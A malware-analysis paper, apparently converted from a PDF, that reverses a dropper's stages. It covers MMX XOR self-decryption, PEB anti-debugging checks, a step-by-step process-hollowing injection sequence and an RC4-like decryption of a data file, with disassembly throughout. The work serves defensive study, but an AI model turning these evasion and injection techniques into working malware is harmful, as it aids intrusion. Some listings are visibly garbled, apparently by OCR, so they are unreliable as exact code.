

Reversing Encrypted Callbacks and COM Interfaces

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Introduction

In this paper, I would like to discuss about viruses which make use of COM Interfaces to implement their functionality and how we can effectively reverse these binaries.

As an example, I will take a virus, which was recently found in the wild and uses certain interesting techniques.

For the purpose of clarity and context, I will walk through the code execution flow.

We will also be looking in depth at how the network communication is encrypted before sending it to the callback server, how the response is decrypted and parsed to extract the malicious binaries.

This paper is targeted towards those who are familiar with malware analysis at the same time those who have experience with malware analysis might find new techniques to effectively analyze viruses.

Purpose

One of the main reasons I wrote this paper was to explain in depth the different stages involved in viruses that exchange data with the callback server using encrypted channels.


Most write ups of viruses online, do not discuss these stages. With an understanding of the techniques used by viruses to secure the exchange of data over network, it will become easier to identify the type of data exfiltrated from machines and the main purpose of the virus.

Stage 1 - The Dropper

The dropper is a Nullsoft SFX file.

How do we know that it is an SFX file?

From PEiD:



From Section Headers:

.ndata section is specific to Nullsoft SFX files.


Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumber
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword
.text	00005C4C	00001000	00005E00	00000400	00000000	00000000
.rdata	0000129C	00007000	00001400	00006200	00000000	00000000
.data	00025C58	00009000	00000400	00007600	00000000	00000000
.ndata	00008000	0002F000	00000000	00000000	00000000	00000000
.rsrc	000009E0	00037000	00000A00	00007A00	00000000	00000000

If you want to check even further, you can reverse the binary and find the following code section where it looks for the “**Nullsoft Inst**” marker:

00402DCE	. 8BF8	MOV EDI,EAX	
00402CD0	> 57	PUSH EDI	
00402CD1	. 53	PUSH EBX	
00402CD2	. E8 A6030000	CALL vir00s.0040307D	Arg2 Arg1 vir00s.0040307D
00402CD7	. 85C0	TEST EAX,EAX	
00402CD9	.v 0F84 22010000	JE vir00s.00402E01	
00402CDF	. 833D 74EB4200	CMP DWORD PTR DS:[42EB74],0	
00402CE6	.v 75 7A	JNZ SHORT vir00s.00402D62	
00402CE8	. 6A 1C	PUSH 1C	
00402CEA	. 8D45 D8	LEA EAX,DWORD PTR SS:[EBP-28]	
00402CED	. 53	PUSH EBX	
00402CEE	. 50	PUSH EAX	
00402CEF	. E8 B0290000	CALL vir00s.004056A4	
00402CF4	. 8B45 D8	MOV EAX,DWORD PTR SS:[EBP-28]	
00402CF7	. A9 F0FFFFFF	TEST EAX,FFFFFFFF	
00402CF8	.v 75 72	JNZ SHORT vir00s.00402D70	
00402CFE	. 817D DC EFBEAD	CMP DWORD PTR SS:[EBP-24],DEADBEEF	
00402D05	.v 75 69	JNZ SHORT vir00s.00402D70	
00402D07	. 817D E8 496E73	CMP DWORD PTR SS:[EBP-181],74736E49	Check for the Nullsoft Inst marker
00402D0E	.v 75 60	JNZ SHORT vir00s.00402D70	
00402D10	. 817D E4 736F61	CMP DWORD PTR SS:[EBP-1C],74666F73	
00402D17	.v 75 57	JNZ SHORT vir00s.00402D70	
00402D19	. 817D E0 4E7561	CMP DWORD PTR SS:[EBP-20],6C6C754E	
00402D20	.v 75 4E	JNZ SHORT vir00s.00402D70	
00402D22	. 0945 08	OR DWORD PTR SS:[EBP+8],EAX	
00402D25	. 8B45 08	MOV EAX,DWORD PTR SS:[EBP+8]	
00402D28	. 8B00 804B4100	MOV ECX,DWORD PTR DS:[414B80]	
00402D2E	. 83E0 02	AND EAX,2	
00402D31	. 0905 00EC4200	OR DWORD PTR DS:[42EC00],EAX	
00402D37	. 8B45 F0	MOV EAX,DWORD PTR SS:[EBP-10]	
00402D3A	. 3BC6	CMP EAX,ESI	

Address	Hex dump	ASCII
00420B90	02 00 00 00 EF BE AD DE 4E 75 6C 6C 73 6F 66 74	0...0# + Nullsoft
00420BA0	49 6E 73 74 78 08 00 00 1A 3E 01 00 17 02 00 80	Inst#...>0.+\$0.C

Now that we know it is an SFX file, we can extract its contents using 7-zip. SFX file makes use of CRC32 and Zlib for compression, which is supported by, 7-zip.



We see that it consists of the following files:

1. rzkxixls.exe
2. setup.dat
3. rs.dat

The dropper will extract these files to the %temp% directory. Once it has extracted these files, it will create a new process to execute rzkxixls.exe from the %temp% directory as shown below:

0040527F	. 50	PUSH EAX	pProcessInfo
00405280	. 33C0	XOR EAX,EAX	
00405282	. 68 E8BF4200	PUSH vir00s.0042BFE8	pStartupInfo = vir00s.0042BFE8
00405287	. 50	PUSH EAX	CurrentDir => NULL
00405288	. 50	PUSH EAX	pEnvironment => NULL
00405289	. 50	PUSH EAX	CreationFlags => 0
0040528A	. 50	PUSH EAX	InheritHandles => FALSE
0040528B	. 50	PUSH EAX	pThreadSecurity => NULL
0040528C	. 50	PUSH EAX	pProcessSecurity => NULL
0040528D	. FF75 08	PUSH DWORD PTR SS:[EBP+8]	CommandLine
00405290	. 50	PUSH EAX	ModuleFileName => NULL
00405291	. FF15 CC704000	CALL DWORD PTR DS:[L&KERNEL32.CreateProcessA]	CreateProcessA
00405297	. 85C0	TEST EAX,EAX	


0012FBEC	00000000	ModuleFileName = NULL
0012FBF0	00409B80	CommandLine = "C:\DOCUMENTS\ADMINISTRATOR\LOCALS\Temp\rzkkix.xls.exe"
0012FBF4	00000000	pProcessSecurity = NULL
0012FBF8	00000000	pThreadSecurity = NULL
0012FBFC	00000000	InheritHandles = FALSE
0012FC00	00000000	CreationFlags = 0
0012FC04	00000000	pEnvironment = NULL
0012FC08	00000000	CurrentDir = NULL
0012FC0C	0042BFE8	pStartupInfo = vir00s.0042BFE8
0012FC10	0012FC14	pProcessInfo = 0012FC14

Stage 2 - Execution of Dropped Files

The dropped file, rzkkix.xls.exe is a virus compiled in VB.

How do we know that?

From PEiD:



From the entry point in Debugger and also one of the loaded modules is **MSVBVM60.dll**

It also has the **VB5!6&*** Marker.

0040133C	\$ 68 F0134000	PUSH rzkkix.xls.004013F0	ASCII "VB5!6&*
00401341	. E8 EFFFFFFF	CALL <JMP.&MSVBVM60.#100>	
00401346	. 0000	ADD BYTE PTR DS:[EAX],AL	
00401348	. 0000	ADD BYTE PTR DS:[EAX],AL	
0040134A	. 0000	ADD BYTE PTR DS:[EAX],AL	
0040134C	. 0000	XOR BYTE PTR DS:[EAX],AL	
0040134E	. 0000	ADD BYTE PTR DS:[EAX],AL	

Since we know that this is a virus written in VB, we can analyze it easily by tracing the calls to **DllFunctionCall()**.

The reason we do this is because viruses written in VB will dynamically obtain the function pointers for APIs imported from kernel32.dll, ntdll.dll and other modules by calling **DllFunctionCall()**.

Before we analyze it further, let us quickly run a Call Trace on the virus. We must ensure that, this is done inside a sandbox, since to obtain a Call Trace of the virus, we will be executing it.

I have written a pintool, which will obtain the sequence of CALL instructions along with the instruction addresses. By looking at the output, we can clearly see that it performs code injection into another process using the following sequence of APIs:

```
150d06 => CreateProcessW  
151014 => DllFunctionCall  
150d27 => NtUnmapViewOfSection  
150d49 => NtAllocateVirtualMemory  
150d77 => NtWriteVirtualMemory  
150db7 => NtWriteVirtualMemory  
150db7 => NtWriteVirtualMemory  
150db7 => NtWriteVirtualMemory  
150ded => ZwGetContextThread  
150e17 => NtWriteVirtualMemory  
150e4c => ZwSetContextThread  
150e69 => ZwResumeThread
```

As you can see, we can quickly identify the method used for code injection by the binary using the Call Trace pintool. This particular method for code injection is used by several viruses these days and has become common.

Now that we have a brief overview and understanding of the virus, let us analyze it in the debugger.

We set a breakpoint at **DllFunctionCall()** as mentioned above and run the binary.

7342A0E5	55	PUSH EBP	<- Set Breakpoint here
7342A0E6	88EC	MOV EBP,ESP	
7342A0E8	83EC 0C	SUB ESP,0C	
7342A0EB	56	PUSH ESI	
7342A0EC	8D45 F4	LEA EAX,DWORD PTR SS:[EBP-C]	
7342A0EF	57	PUSH EDI	

Once we break at **DllFunctionCall**, follow the return address (at the top of the stack) into the code section.

0012FC3C	00403A0B	RETURN to rakkixls.00403A0B	<- Follow this address
0012FC40	004039DC	rakkixls.004039DC	
0012FC44	004122C5	RETURN to rakkixls.004122C5 from rakkixls.004039F4	
0012FC48	0014D458		
0012FC4C	00000000		

Now, set a breakpoint at the instruction, **jmp eax**. The function pointer of the API will be returned in **eax**. After running the binary we can see that the address of **EnumWindows()** function was returned in **eax**.

004039F1	00	DB 00
004039F2	00	DB 00
004039F3	00	DB 00
004039F4	\$ A1 00354100	MOV EAX,DWORD PTR DS:[413500]
004039F9	. 0BC0	OR EAX,EAX
004039FB	. 74 02	JE SHORT rakkixls.004039FF
004039FD	. FFE0	JMP EAX
004039FF	> 68 DC394000	PUSH rakkixls.004039DC
00403A04	. B8 08124000	MOV EAX,<JMP.&MSVBVM60.DllFunctionCall>
00403A09	. FF00	CALL EAX
00403A0B	-FFE0	JMP EAX

USER32.EnumWindows

EnumWindows() function is used in this case only to introduce control flow obfuscation. Since this API takes an application defined callback function as one of the parameters:

```
BOOL WINAPI EnumWindows( _In_ WNDENUMPROC lpEnumFunc, _In_ LPARAM lParam );
```

We will follow the first parameter passed to this API in the code section and set a breakpoint at it. In our case, this address is: 0x0014d458.

0012FC44	004122C5	RETURN to rakkixls.004122C5 from rakkixls.004039F4
0012FC48	0014D458	<- Callback function for EnumWindows()
0012FC4C	00000000	
0012FC50	00000001	

Run the binary and break at above address. We have now reached the main code section of the binary.

0014D458	90	NOP
0014D459	90	NOP
0014D45A	90	NOP
0014D45B	90	NOP
0014D45C	55	PUSH EBP
0014D45D	89E5	MOV EBP,ESP
0014D45F	E8 04070000	CALL 0014D668
0014D464	AE	SCAS BYTE PTR ES:[EDI]
0014D465	7A 99	JPE SHORT 0014D400
0014D467	65:CA DB0A	RETF 0ADB

<- Self Modifying Code Stub
<- This code section will be decrypted

Far return

This is a self modifying code stub. The subroutine at address: 0x0014db68 will be used to modify the encrypted code present at the address: 0x0014d464.

Let us enter the self modifying code stub:

At first, it loads a large value (0xDDDDFDFF) in the ECX register and then runs a LOOP to introduce delay in execution.

This is followed by the decryption routine. It makes use of the MMX XOR instruction instead of the general XOR instruction. The reason to do this is to bypass code emulation. Since code emulators have to implement the instruction set of x86 processors, they do not implement the complete instruction set.

It is a known method for viruses to make use of undocumented FPU/MMX instructions to defeat the code emulators.

00140B68	8B3C24	MOV EDI,DWORD PTR SS:[ESP]	
00140B6B	BE CADB8165	MOV ESI,6581DBCA	<-- 0x4 byte XOR key
00140B70	B8 04070000	MOV EAX,704	
00140B75	B9 D0F00000	MOV ECX,0000F000	<-- Load a large value in ECX to introduce delay in execution
00140B7A	6BDB 21	IMUL EBX,EBX,21	
00140B7D	31D2	XOR EDX,EDX	
00140B7F	85DB	TEST EBX,EBX	
00140B81	83C3 03	ADD EBX,3	
00140B84	83EB 01	SUB EBX,1	
00140B87	BB 01000000	MOV EBX,1	
00140B8C	^E0 EC	LOOPNE SHORT 00140B7A	
00140B8E	83E8 04	SUB EAX,4	
00140B91	0F6E07	MOVD MM0,DWORD PTR DS:[EDI]	
00140B94	0F6ECE	MOVD MM1,ESI	
00140B97	0FEFC1	PXOR MM0,MM1	<-- MMX XOR instruction
00140B9A	0F7E07	MOVD DWORD PTR DS:[EDI],MM0	
00140B9D	83C7 04	ADD EDI,4	
00140B9E	85C0	TEST EAX,EAX	
00140BA2	^75 EA	JNZ SHORT 00140B8E	
00140BA4	C3	RETN	<-- Return to decrypted code

Once the self modifying code has executed, we will return to the decrypted code section:

In this code section it first makes use of common anti debugging techniques by checking the fields **NtGlobalFlags** and **BeingDebugged** in the Process Environment Block.

After this, it executes the **CPUID** instruction with eax set to 1 (**CPUID_GETFEATURES**) and checks the value of the bit, **CPUID_FEAT_EDX_MMX**. This check is done to see if the CPU supports MMX instructions.

00140464	64:A1 18000000	MOV EAX,DWORD PTR FS:[18]	
0014046A	8B40 30	MOV EAX,DWORD PTR DS:[EAX+30]	
00140470	8078 02 01	CMP BYTE PTR DS:[EAX+2],1	
00140471	✓0F84 E4860000	JE 00140B5B	<-- if(PEB.BeingDebugged == 0x1)
00140477	64:A1 30000000	MOV EAX,DWORD PTR FS:[30]	
0014047D	8B40 68	MOV AL,BYTE PTR DS:[EAX+68]	
00140480	24 70	AND AL,70	
00140482	3C 70	CMP AL,70	
00140484	✓0F84 D1060000	JE 00140B5B	
0014048A	B8 01000000	MOV EAX,1	
0014048F	0FA2	CPUID	
00140491	8908	MOV EAX,EDX	
00140493	C1E8 17	SHR EAX,17	
00140496	89E0 01	AND EAX,1	
00140499	83F8 01	CMOV EAX,1	
0014049C	✓0F85 B9060000	JNZ 00140B22	<-- Check NtGlobalFlags in PEB
001404A2	64:A1 30000000	MOV EAX,DWORD PTR FS:[30]	
001404A8	8B40 0C	MOV EAX,DWORD PTR DS:[EAX+C]	
001404AB	8B40 14	MOV EAX,DWORD PTR DS:[EAX+14]	
001404AE	8B00	MOV EAX,DWORD PTR DS:[EAX]	
001404B0	8B00	MOV EAX,DWORD PTR DS:[EAX]	
001404B2	8B40 28	MOV EAX,DWORD PTR DS:[EAX+28]	
001404B5	✓E9 68060000	JMP 00140B22	<-- Use CPUID to check if Processor supports MMX

This is followed by another delay execution routine, which loads a large value into ECX register and runs a loop.

001404D7	BB 0F000000	MOV EBX,0F	
001404DC	F7FB	IDIV EBX	
001404DE	01C1	ADD ECX,EAX	
001404E0	81F9 EEEEEE	CMP ECX,F1EEEEEE	
001404E6	^72 E2	JB SHORT 001404CA	
001404E8	81F9 EEEEEE	CMP ECX,F1EEEEEE	
001404EE	^7E DA	JLE SHORT 001404CA	
001404F0	B9 BFAB5500	MOV ECX,0D55ABB	
001404F5	90	NOP	
001404F6	31C0	XOR EAX,EAX	
001404F8	31D2	XOR EDX,EDX	
001404FA	0F31	RDTS C	
001404FC	90	NOP	
001404FD	0F6EC8	MOVD MM1,EAX	
00140500	0F6EC2	MOVD MM0,EDX	
00140503	^E2 F0	LOOPD SHORT 001404F5	
00140505	83F9 00	CMP ECX,0	
00140508	✓0F85 40060000	JNZ 00140B5B	
0014050E	0F77	EMMS	
00140510	✓E9 AD040000	JMP 001409C2	

It now starts resolving the function pointers and Calls the APIs. Below code section corresponds to the subroutine used to resolve the function pointers:

0014D995	BE 00104000	MOV ESI,<&MSUBUM60.#583>
0014D99A	AD	LODS DWORD PTR DS:[ESI]
0014D99B	8138 558BEC83	CMP DWORD PTR DS:[EAX],83EC8B55
0014D9A1	90	NOP
0014D9A2	^75 F6	JNZ SHORT 0014D99A
0014D9A4	8178 04 EC0C5681	CMP DWORD PTR DS:[EAX+4],80560CEC
0014D9AB	90	NOP
0014D9AC	^75 EC	JNZ SHORT 0014D99A
0014D9AE	31DB	XOR EBX,EBX
0014D9B0	53	PUSH EBX
0014D9B1	53	PUSH EBX
0014D9B2	53	PUSH EBX
0014D9B3	54	PUSH ESP
0014D9B4	68 00000400	PUSH 40000
0014D9B9	52	PUSH EDX
0014D9BA	51	PUSH ECX
0014D9BB	54	PUSH ESP
0014D9BC	FFD0	CALL EAX
0014D9BE	83C4 1C	ADD ESP,1C
0014D9C1	C3	RETN

Instead of getting the function pointers of wrapper APIs like VirtualAlloc(), it gets the address of low level APIs like ZwAllocateVirtualMemory()

Below is a Call to ZwAllocateVirtualMemory() to allocate memory within its own process address space:

0014D523	50	PUSH EAX
0014D524	6A 40	PUSH 40
0014D526	68 00100000	PUSH 1000
0014D528	C745 08 00000000	MOV DWORD PTR SS:[EBP+8],10000000
0014D532	C745 0C 00000000	MOV DWORD PTR SS:[EBP+C],0
0014D539	89EA	MOV EDX,EBP
0014D53B	83C2 08	ADD EDX,8
0014D53E	52	PUSH EDX
0014D53F	6A 00	PUSH 0
0014D541	83C2 04	ADD EDX,4
0014D544	52	PUSH EDX
0014D545	6A FF	PUSH -1
0014D547	FFD0	CALL EAX

ntdll.ZwAllocateVirtualMemory

It then searches for the marker, **0x3a58583a** within itself and copies the encrypted code to the above allocated memory followed by the decryption routine.

0014D5F4	8B040A	MOV EBX,DWORD PTR DS:[EDX+ECX]	
0014D5F7	01F3	ADD EBX,ESI	
0014D5F9	0F6EC0	MOVD MM0,EAX	
0014D5FC	0F6E0B	MOVD MM1,DWORD PTR DS:[EBX]	
0014D5FF	0FEFC1	PXOR MM0,MM1	
0014D602	51	PUSH ECX	
0014D603	0F7EC1	MOVD ECX,MM0	
0014D606	88C8	MOV AL,CL	
0014D608	59	POP ECX	
0014D609	29F3	SUB EBX,ESI	
0014D60B	83C3 01	ADD EBX,1	
0014D60E	v75 02	JNZ SHORT 0014D612	
0014D610	89FB	MOV EBX,EDI	
0014D612	8B040A	MOV DWORD PTR DS:[EDX+ECX],EAX	
0014D615	83C1 01	ADD ECX,1	
0014D618	^75 DA	JNZ SHORT 0014D5F4	
0014D61A	5F	POP EDI	00040000
0014D61B	8B4D 0C	MOV ECX,DWORD PTR SS:[EBP+C]	
0014D61E	8B71 0C	MOV ESI,DWORD PTR DS:[ECX+C]	
0014D621	01CE	ADD ESI,ECX	

Stack [0012FBFC]=000D40000 (000D40000)

EDI=FFFFF162

Address	Hex dump	ASCII	
00043800	4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00	MZ.....♦....	
00043810	B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00	?.....@.....	
00043820	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	
00043830	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00"	
00043840	0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68	BT A.1.=?@L=?Th	
00043850	69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F	is program canno	
00043860	74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20	t be run in DOS	
00043870	60 6F 64 65 2E 00 00 04 24 00 00 00 00 00 00 00	mode.....\$.....	

<- Decrypted Executable

We can again see the use of MMX instructions and MMX registers in the decryption routine.

It creates another instance of itself using `CreateProcessW()` in **SUSPENDED_STATE**.

0014D690	5A	POP EDX	
0014D691	E8 FF020000	CALL <GetFunctionPointer>	
0014D696	FF77 08	PUSH DWORD PTR DS:[EDI+8]	
0014D699	FF77 0C	PUSH DWORD PTR DS:[EDI+C]	
0014D69C	6A 00	PUSH 0	
0014D69E	6A 00	PUSH 0	
0014D6A0	6A 04	PUSH 4	
0014D6A2	6A 00	PUSH 0	
0014D6A4	6A 00	PUSH 0	
0014D6A6	6A 00	PUSH 0	
0014D6A8	FF75 10	PUSH DWORD PTR SS:[EBP+10]	
0014D6AB	FF75 14	PUSH DWORD PTR SS:[EBP+14]	
0014D6AE	FEND	CALL FAR	kernel32.CreateProcess()

~~<-- 0x4 corresponds to SUSPENDED STATE~~

Unmaps the image base of the newly created process using `ZwUnmapViewOfSection()`.

Now, it proceeds to perform the code injection using the following method. I will be mentioning the steps used for code injection without going in much detail since this is commonly used.

1. Creates a replicated process using CreateProcessW() in SUSPENDED_STATE.
 2. Unmaps the image base in the newly created process using ZwUnmapViewOfSection().
 3. Writes the sections of the decrypted malicious code from its own address space to the newly created process's address space using ZwWriteVirtualMemory().
 4. Uses ZwGetContextThread() to get the context of primary thread in remote process.

5. Uses ZwWriteVirtualMemory() to update the image base address in the PEB of remote process.
6. Uses ZwSetContextThread() to update the entry point of the primary thread in the remote process.
7. Uses ZwResumeThread() to resume the execution of primary thread in remote process.

Since the remote process is in SUSPENDED_STATE before the call to ZwResumeThread, in order to debug it, we will modify the entry point of primary thread in remote process by editing the code in our own address space just before the call to ZwWriteVirtualMemory().

We replace the bytes at the entry point with EB FE which correspond to short relative jump so that the execution pauses at the entry point in remote process.

We can then attach the debugger to it and trace the code.

Debugging the Remote Process

In the remote process, it will open the setup.dat file (extracted previously from the SFX file) in read only mode.

004016D0	55	PUSH EBP	
004016D1	8BEC	MOV EBP,ESP	
004016D3	51	PUSH ECX	
004016D4	51	PUSH ECX	
004016D5	57	PUSH EDI	
004016D6	33FF	XOR EDI,EDI	
004016D8	57	PUSH EDI	
004016D9	57	PUSH EDI	
004016DA	6A 03	PUSH 3	
004016DC	57	PUSH EDI	
004016DD	6A 01	PUSH 1	
004016DF	68 00000080	PUSH 80000000	
004016E4	FF75 08	PUSH DWORD PTR SS:[EBP+8]	
004016E7	C745 F8 01000000	MOV DWORD PTR SS:[EBP-8],1	
004016EE	893E	MOV DWORD PTR DS:[ESI],EDI	
004016F0	FF15 18204000	CALL DWORD PTR DS:[402018]	kernel32.CreateFileW

0012FF68	00143068	FileName = "C:\Documents and Settings\Administrator\Desktop\malwares\sfx\sfx\setup.dat"
0012FF6C	00000000	Access = GENERIC_READ
0012FF70	00000001	ShareMode = FILE_SHARE_READ
0012FF74	00000000	pSecurity = NULL
0012FF78	00000003	Mode = OPEN_EXISTING
0012FF7C	00000000	Attributes = 0
0012FF80	00000000	hTemplateFile = NULL

The contents of setup.dat file will be decrypted using the decryption routine below:

1. The first byte of setup.dat file indicates the size of the cyclic key, in our case 0x08.

Address	Hex dump	ASCII
00144070	08 28 B1 45 A9 F0 F2 56 22 F8 D6 3A F6 85 46 22	0x00E8E2U^o:r:+@F"
00144080	E3 1A 41 09 A8 81 07 36 38 08 95 FC CE 11 72 B1	W+R,zu!f68@67@r^
00144090	A5 EF AB 26 45 F2 E3 03 08 D2 5F C5 85 F0 E7 74	Wn&EzT@n_t@=rt
001440A0	3B 8B D4 07 6E BA 6D E5 6C 89 4D A7 43 1F 36 13	; l^+n m@l@M@C@6!!
001440B0	9F E1 E6 60 DA 10 FC 02 55 09 D4 37 40 3A 91 70	fBv^r^@U. ^7@:ap
001440C0	9C 70 80 42 D3 28 8C B7 13 64 53 5E B5 E2 09 E5	Ep@B@U(m!!dS@P.s
001440D0	9A D0 75 E1 D8 F9 EB FF FB 6E C8 4C 25 74 53 1D	U@u@+s Jn@LXtS#
001440E0	8C E9 03 06 3F B0 96 6F 11 8D 86 45 D4 BE F4 A7	18@e2@0@41@E@r@
001440F0	A6 06 D8 CF 81 85 85 C9 CF 51 23 E9 C1 AE EC 62	@+@u@=P@#8+<<ob
00144100	32 7E DA D2 11 73 E8 A3 44 DB B8 9A D9 00 C5 42	2^m1s@0@r@. +B
00144110	33 0A 83 52 9F 8B 1E B4 2F FC 6C D0 DD 1D BE 43	3. @R@f@H /m@4@#C
00144120	EF AF 95 D9 BE 1B 5C 3F 34 9B 85 F6 FB 6A A2 A5	n>@+@+<?4@=rj@N
00144130	5A FC 68 9C 2B 88 75 BD 97 D0 E7 72 5C C0 4D 3D	Z@h@+@u@W@rr@M@
00144140	61 39 90 33 AC A7 3E 42 02 80 F2 C4 D9 CD 5A CE	a9@3@2>B@1@=Z@F
00144150	3D E4 D7 36 34 30 0C B0 23 1E 4C EE 48 92 8A 8C	=Z@64@.##@LeH@@t@
00144160	3A FA D7 58 6F D8 4B 86 CC BE 6F C2 66 30 32 58	: .@X@K@P@r@f@0@X
00144170	82 8E 85 2C D0 BF C7 2D 86 84 86 81 B4 AD 9E 5A	e@A@.u@ -@A@U@R@
00144180	1F 45 94 4E AC 7E 44 01 CB 0E 17 87 82 0B 7A 5F	^E@N@~D@n@P@o@e@z@_
00144190	78 24 31 39 67 2F 9B 23 96 64 2C ED 27 0F B1 58	x\$19@+@#@d,@* @@@X
001441A0	21 42 66 DE E1 26 25 6B 23 FB F9 A9 84 17 1D B6	+Bf @B@k@J@.r@+@#@

2. The next 0x8 bytes corresponding to the cyclic key will be copied to a local buffer.
3. An array of size 0x100 bytes consisting of bytes 0x00 to 0xFF will be generated.
4. This array of bytes will be permuted and modified using the bytes of the above 8 byte cyclic key.

Below screenshot shows the algorithm for permutation:

004010E4	53	PUSH EBX	
004010E5	56	PUSH ESI	
004010E6	57	PUSH EDI	
004010E7	33FF	XOR EDI,EDI	
004010E9	33C0	XOR EAX,EAX	
004010EB	880408	MOV BYTE PTR DS:[EAX+ECX],AL	Generate 0x100 bytes array
004010EE	40	INC EAX	
004010EF	3D 00010000	CMP EAX,100	
004010F4	^7C F5	JL SHORT r@kxixls.004010EB	
004010F6	33F6	XOR ESI,ESI	
004010F8	8BC6	MOV EAX,ESI	
004010FA	99	CDQ	
004010FB	F77C24 14	IDIV DWORD PTR SS:[ESP+14]	divide by length of key
004010FF	8A1C0E	MOV BL,BYTE PTR DS:[ESI+ECX]	read a byte from the array
00401102	8B4424 10	MOV EAX,DWORD PTR SS:[ESP+10]	eax points to the key
00401106	0FB60402	MOUZX EAX,BYTE PTR DS:[EDX+EAX]	read a byte from the cyclic key
0040110A	03C7	ADD EAX,EDI	add the previous result
0040110C	0FB6D8	MOUZX EDX,BL	
0040110F	03D8	ADD EDX,EAX	
00401111	81E2 FF000000	AND EDX,0FF	
00401117	8BF4	MOV EDI,EDX	
00401119	8A040F	MOV AL,BYTE PTR DS:[EDI+ECX]	use the byte from the key as an offset into the array
0040111C	8B040E	MOV BYTE PTR DS:[ESI+ECX],AL	swap byte 1
0040111F	46	INC ESI	
00401120	81FE 00010000	CMP ESI,100	
00401126	881C0F	MOV BYTE PTR DS:[ECX+ECX],BL	swap byte 2
00401129	^7C CD	JL SHORT r@kxixls.004010F8	
0040112B	83A1 04010000 01	AND DWORD PTR DS:[ECX+104],0	
00401132	83A1 00010000 01	AND DWORD PTR DS:[ECX+100],0	
00401139	5F	POP EDI	
0040113A	5E	POP ESI	
0040113B	5B	POP EBX	
0040113C	C3	RETN	

Once the permuted table is generated, it goes through another phase of permutation as follows:

00401169	83C4 08	ADD ESP,8	
0040116C	397D 0C	CMP DWORD PTR SS:[EBP+C],EDI	
0040116F	76 6F	JBE SHORT rzkxixls.004011E0	
00401171	BE FF000000	MOV ESI,0FF	
00401176	888C24 10010000	MOV ECX,DWORD PTR SS:[ESP+110]	
0040117D	41	INC ECX	
0040117E	23CE	AND ECX,ESI	
00401180	898C24 10010000	MOV DWORD PTR SS:[ESP+110],ECX	
00401187	80540C 10	LEA EDX,DWORD PTR SS:[ESP+ECX+10]	
0040118B	0FB60A	MOVZX ECX,BYTE PTR DS:[EDX]	
0040118E	088C24 14010000	ADD ECX,DWORD PTR SS:[ESP+114]	
00401195	23CE	AND ECX,ESI	
00401197	898C24 14010000	MOV DWORD PTR SS:[ESP+114],ECX	
0040119E	8A440C 10	MOV AL,BYTE PTR SS:[ESP+ECX+10]	
004011A2	0FB61A	MOVZX EBX,BYTE PTR DS:[EDX]	
004011A5	8802	MOV BYTE PTR DS:[EDX],AL	
004011A7	888424 14010000	MOV EAX,DWORD PTR SS:[ESP+114]	
004011AE	885C04 10	MOV BYTE PTR SS:[ESP+EAх+10],BL	
004011B2	8845 08	MOV EAX,DWORD PTR SS:[EBP+8]	
